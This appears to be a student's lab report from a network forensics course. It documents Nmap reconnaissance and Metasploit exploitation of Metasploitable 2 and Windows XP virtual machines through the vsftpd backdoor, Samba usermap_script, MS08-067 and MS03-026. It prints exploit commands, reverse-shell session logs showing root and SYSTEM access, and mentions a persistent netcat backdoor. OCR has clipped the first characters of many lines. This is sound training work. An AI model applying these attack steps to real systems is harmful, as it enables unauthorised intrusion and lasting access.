Network Forensics Assignment 1

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1 Introduction

For this assignment, I took my time extracting as much information for each phase to get as detailed as possible.
Phase 1, I scanned normally and stealthily on the two virtual machines which are Linux (Metasploitable 2) and Windows (Windows XP SP3). I also managed to grab a banner on the Linux machine.
Phase 2, I researched my chosen exploits before beginning the attack, four were used, 2 on the Linux machine and 2 on the Windows machine.
Phase 4, I used the exploits on the machines and documented the output of each of them.
Phase 5, I used post-exploitation techniques like a persistent backdoor and other techniques.
The most notable findings were achieving full root access on the Linux machine with the two exploits used and SYSTEM-level access on the Windows machine using MS08-067. The other Windows exploit, MS03-026 attempt was unreliable, highlighting how an exploit's age and specifying a target affects its success rate.
Lastly, I concluded on my findings of the project and documented the links used in the references

2 Tools Selected

Tool	Use
Nmap	Reconnaissance
Metasploit Framework	Exploitation and Post-exploitation
Netcat	Banner grabbing and persistent backdoor

3 The Attack Phase 1

3.1 Finding 1

Here are found plenty of ports opened for use to exploit with my full TCP scan, we confirmed the host was available and running the Linux machine. 23 open ports were identified when the scan was completed and some notable ones were: Port 21 (for vsftpd 2.3.4), SSH (22), Telnet (23), SMTP (25), Samba (139/445). These many open ports meant it was a pre-configured vulnerable target

```
tarting Nmap 7.99 ( https://nmap.org ) at 2026-10-28 19:07 -0400
map scan report for 192.168.145.129
ost is up (0.00086s latency).
ot shown: 977 closed tcp ports (reset)
ORT     STATE SERVICE     VERSION
1/tcp   open  ftp         vsftpd 2.3.4
2/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
3/tcp   open  telnet      Linux telnetd
5/tcp   open  smtp        Postfix smtpd
3/tcp   open  domain      ISC BIND 9.4.2
0/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
11/tcp  open  rpcbind     2 (RPC #100000)
39/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
45/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
12/tcp  open  exec        netkit-rsh rexecd
13/tcp  open  login?
14/tcp  open  shell       Netkit rshd
099/tcp open  java-rmi    GNU Classpath grmiregistry
524/tcp open  bindshell   Metasploitable root shell
049/tcp open  nfs         2-4 (RPC #100003)
121/tcp open  ftp         ProFTPD 1.3.1
306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
900/tcp open  vnc         VNC (protocol 3.3)
000/tcp open  X11         (access denied)
667/tcp open  irc         UnrealIRCd
009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
180/tcp open  unknown
AC Address: 00:0C:29:CD:0C:30 (VMware)
evice type: general purpose
unning: Linux 2.6.X
S CPE: cpe:/o:linux:linux_kernel:2.6
S details: Linux 2.6.9 - 2.6.33
etwork Distance: 1 hop
ervice Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:
inux:linux_kernel

S and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 178.49 seconds
:\home\kali>
```

Figure 1: Linux Normal Scan

3.2 Finding 2

A stealth scan or SYN scan was used here to demonstrate a less detectable recon technique. The difference between the two scans is this sends the initial SYN packet and responds to SYN-ACK using an RST which never completes the Three-way Handshake, this is normally used to avoid logging by applications. The same ports encountered, as the previous scan but much faster completion.

```
:\home\kali> nmap -sS -sV -O 192.168.145.129
tarting Nmap 7.99 ( https://nmap.org ) at 2026-10-28 19:11 -0400
map scan report for 192.168.145.129
ost is up (0.00066s latency).
ot shown: 977 closed tcp ports (reset)
ORT     STATE SERVICE     VERSION
1/tcp   open  ftp         vsftpd 2.3.4
2/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
3/tcp   open  telnet      Linux telnetd
5/tcp   open  smtp        Postfix smtpd
3/tcp   open  domain      ISC BIND 9.4.2
0/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
11/tcp  open  rpcbind     2 (RPC #100000)
39/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
45/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
12/tcp  open  exec        netkit-rsh rexecd
13/tcp  open  login?
14/tcp  open  shell       Netkit rshd
099/tcp open  java-rmi    GNU Classpath grmiregistry
524/tcp open  bindshell   Metasploitable root shell
049/tcp open  nfs         2-4 (RPC #100003)
121/tcp open  ftp         ProFTPD 1.3.1
306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
900/tcp open  vnc         VNC (protocol 3.3)
000/tcp open  X11         (access denied)
667/tcp open  irc         UnrealIRCd
009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
AC Address: 00:0C:29:CD:0C:30 (VMware)
evice type: general purpose
unning: Linux 2.6.X
S CPE: cpe:/o:linux:linux_kernel:2.6
S details: Linux 2.6.9 - 2.6.33
etwork Distance: 1 hop
ervice Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:
inux:linux_kernel

S and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 58.28 seconds
:\home\kali>
```

Figure 2: Linux Stealth Scan

3.3 Finding 3

I then used netcat to connect to port 21 to demonstrate a banner grab, it responded with the same version reported by nmap.

```
:\home\kali> nc -v 192.168.145.129 21
92.168.145.129: inverse host lookup failed: Host name lookup failure
UNKNOWN) [192.168.145.129] 21 (ftp) open
20 (vsFTPd 2.3.4)
```

Figure 3: Banner Grab

3.4 Finding 4

Just like Linux, I did a normal scan for the Windows machine. This time, only three ports were opened which was: Port 135, 139 and 445 and ensured that the host was available too.

```
:\home\kali> nmap -sV -O 192.168.145.130
tarting Nmap 7.99 ( https://nmap.org ) at 2026-10-28 19:24 -0400
map scan report for 192.168.145.130
ost is up (0.00095s latency).
ot shown: 997 closed tcp ports (reset)
ORT    STATE SERVICE      VERSION
35/tcp open  msrpc        Microsoft Windows RPC
39/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
45/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
AC Address: 00:0C:29:C0:42:A1 (VMware)
evice type: general purpose
unning: Microsoft Windows 2000|XP|2003
S CPE: cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2
00::sp4 cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_serv
r_2003::- cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
S details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, or Windows Server 2003 SP0 - SP2
etwork Distance: 1 hop
ervice Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

S and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 12.94 seconds
```

Figure 4: Windows Normal Scan

3.5 Finding 5

Same thing as the Linux for the stealth scan, same ports were opened.

```
:\home\kali> nmap -sS -sV -O 192.168.145.130
tarting Nmap 7.99 ( https://nmap.org ) at 2026-10-28 19:26 -0400
map scan report for 192.168.145.130
ost is up (0.00080s latency).
ot shown: 997 closed tcp ports (reset)
ORT    STATE SERVICE      VERSION
35/tcp open  msrpc        Microsoft Windows RPC
39/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
45/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
AC Address: 00:0C:29:C0:42:A1 (VMware)
evice type: general purpose
unning: Microsoft Windows 2000|XP|2003
S CPE: cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2
00::sp4 cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_serv
r_2003::- cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
S details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, or Windows Server 2003 SP0 - SP2
etwork Distance: 1 hop
ervice Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

S and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 12.95 seconds
```

Figure 5: Windows Stealth Scan

3.6 Summary

When scanning, I identified 4 possible targets which were vsftpd 2.3.4 (port 21) and Samba smbd (port 139/445) for exploitation on the Linux machines while for the Windows machine, I will use MS03-026 (port 135) and MS08-067 (port 445) for exploitation. These will be used for my findings in the next attack phases.

4 The Attack Phase 2

All of these exploits are also on Exploit-db, but the site was down at time of writing, I instead used other sources like CVE and official vendors.

4.1 Exploit 1

This is one of the two exploits for Linux.





Figure 6: Port 21 (vsftpd 2.3.4) Exploit

Brief Description:
The vsftpd 2.3.4 package was available for download in 2011 was replaced with a version containing a hidden backdoor. Connection with a username using a smiley-face sequence causes the server to open a shell on port 6200, granting unauthenticated remote access. This wasn't a flaw in the vsftpd's code, but rather a malicious alteration of the binary itself. [1]

4.2 Exploit 2

This is one of the two exploits for Linux.



CVE-2007-2447: Remote Command Injection Vulnerability

```
============================================================
==
== Subject:     Remote Command Injection Vulnerability
== CVE ID#:     CVE-2007-2447
==
== Versions:    Samba 3.0.0 - 3.0.25rc3 (inclusive)
==
== Summary:     Unescaped user input parameters are passed
==              as arguments to /bin/sh allowing for remote
==              command execution
==
============================================================

===========
Description
===========

This bug was originally reported against the anonymous calls
to the SamrChangePassword() MS-RPC function in combination
with the "username map script" smb.conf option (which is not
enabled by default).


After further investigation by Samba developers, it was
determined that the problem was much broader and impacts
remote printer and file share management as well.  The root
cause is passing unfiltered user input provided via MS-RPC
calls to /bin/sh when invoking externals scripts defined
in smb.conf.  However, unlike the "username map script"
vulnerability, the remote file and printer management scripts
require an authenticated user session.
```

Figure 7: Port 139 (Samba Exploit)

Brief Description:
The security flaw enables attackers to run commands on Samba versions 3.0.20 through 3.0.25rc3 when the system activates the non-standard “username map script” option and attackers input usernames which include shell meta characters. The option performs username mapping before authentication, so attackers need no valid credentials to activate it, creating a pre-authentication remote code execution risk. [2]

4.3 Exploit 3

This is one of the two exploits for Windows



Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

General Information

Executive Summary

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

Figure 8: MS08-067 exploit

Brief Description:
The Microsoft Server Service contains a stack corruption vulnerability because NetAPI32.dll fails to handle path canonicalization correctly. The attacker sends a special RPC request to the target SMB service which produces memory corruption that enables remote code execution without requiring authentication. Another example of this is The Conficker worm which happened later. [3]

4.4 Exploit 4

This is one of the two exploits for Windows




Figure 9: MS03-026 Exploit

Brief Description:
The RPC service contains a buffer overflow vulnerability which impacts specific DCOM interfaces. This allowed remote attackers to send malformed messages to trigger arbitrary code execution. The Blaster worm used this vulnerability to exploit in 2003 [4].

5 The Attack Phase 4

5.1 Exploit 1 (vsftpd)




Figure 10: Output

Description:
The figure above shows a successful exploitation of the vsftpd backdoor exploit on the remote host's ip. The module automatically check confirmed the backdoor before spawning a Meterpreter session on the port 4444. I checked it work by using the "getuid" command which showed the session is running with full-root privileges, demonstrating the completion of this exploit.

5.2 Exploit 2 (Samba)

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.145.129
RHOSTS => 192.168.145.129
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.145.131
LHOST => 192.168.145.131
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.145.131:4444
[*] Command shell session 1 opened (192.168.145.131:4444 -> 192.168.145.129:35436) at 2026-10-28 21:48:1
3 -0400

whoami
root
id
uid=0(root) gid=0(root)
```

Figure 11: Output

Description:
The figure above shows a successful exploitation of the Samba vulnerability on the remote host's ip address. By giving a username which embedded metacharacters, I could execute commands on the target without any authentication happening using a reverse shell (netcat). I used 2 different commands: "whoami" and "id", this confirmed that I was able to use full-root privileges from the output it gave which completed this exploitation of this vulnerability.

5.3 Exploit 3 (MS08-067)

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.145.131:4444
[*] 192.168.145.130:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.35/lib/recog/fingerprint/regexp_
factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.145.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.145.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.145.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (203455 bytes) to 192.168.145.130
[*] Meterpreter session 1 opened (192.168.145.131:4444 -> 192.168.145.130:1079) at 2026-10-28 21:50:49 -
0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : HOUSE-41003BAD3
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figure 12: Output

Description:
The figure above shows a successful exploitation of MS08-067 using the remote host's ip address. It automatically targeted the specific Windows Service Pack 3 the remote host was using without any manual changes. The exploit, which was a stack corruption flaw in the path canonicalization was triggered with a RPC request which gave us a Meterpreter session. I used a getuid command to confirm the SYSTEM level privileges and sysinfo as another command to confirm it worked.

5.4 Exploit 4 (MS03-026)




Figure 13: Output

Description:
The figure shows an attempt at an exploit of MS03-026 against the Windows machine. Looking at the output, it definitely triggered the DCOM RPC vulnerability and delivering the payload, the shell session shut down. This is likely due to the mismatch between the "Universal" target and the specific Windows SP3 that was being used. Though this method remains viable, it is less reliable as opposed to the MS08-067.

6 The Attack Phase 5

6.1 Privilege Escalation

This was technically already achieved in Attack Phase 4. The 3 out of 4 exploits I did gave me the root directly and because of that, I didn't need any separate escalation steps.

6.2 Hopping to other machines

This was technically done too since I used two separate target machines which is the "multiple machines" part.

6.3 Backdoor for persistent access




Figure 14: Backdoor 1




Figure 15: Backdoor 2

Description:
From the two figures above, it shows a persistent backdoor access demonstration. After successfully connecting via port 4445, on Kali, I did the command "whoami" which confirmed the backdoor after receiving the output "msfadmin".

7 Conclusion

This project showed how to perform remote attacks against two networked computers which used different operating systems. The Linux-based target system Metasploitable 2 and the Windows XP SP3 target which were both connected to Kali through an isolated virtual network which served as the attack platform.
The nmap reconnaissance operation discovered various weaknesses which affected both targets because they used outdated software and systems. I performed four exploitation attempts which included the vsftpd 2.3.4 backdoor and Samba "username map script" vulnerability to attack Metasploitable. These two attacks gave me immediate access to root-level control. I also used MS08-067 to attack the Windows XP target which gave me SYSTEM-level control through Meterpreter. The MS03-026 attack successfully activated the underlying vulnerability but it failed to give a sustainable shell connection.
The MS08-067 exploit was successful through its ability to detect targets automatically and it identified the complete operating system version and language without user input. The MS03-026 exploit only provided one target called "Universal" but it showed reduced success against the same system because Windows XP service packs introduced memory protection which the exploit failed to handle. This research demonstrated that the time since an exploit was created together with its ability to target specific systems determines how well it works against unpatched systems.
This project demonstrated that unpatched systems which exist for long periods remain vulnerable to well-known public vulnerabilities which attackers can use to access them. Lastly, the use of a netcat backdoor on the Metasploitable host through post-exploitation activities showed how attackers could easily extend their control beyond an initial entry point when they manage to avoid detection.
To conclude, it was a successful project which demonstrates the reconnaissance, researching, attacking and post-attacks of two machines.

References

[1] National Vulnerability Database, "CVE-2011-2523 Detail," NIST. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2011-2523

[2] Samba Team, "CVE-2007-2447 - Samba Username Map Script Command Execution," Samba Security Advisory. [Online]. Available: https://www.samba.org/samba/security/CVE-2007-2447.html

[3] Microsoft, "Microsoft Security Bulletin MS08-067 - Critical: Vulnerability in Server Service Could Allow Remote Code Execution," CVE-2008-4250. [Online]. Available: https://learn.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067

[4] Microsoft, "Microsoft Security Bulletin MS03-026 - Critical: Buffer Overrun In RPC Interface Could Allow Code Execution," CVE-2003-0352. [Online]. Available: https://learn.microsoft.com/en-us/security-updates/securitybulletins/2003/ms03-026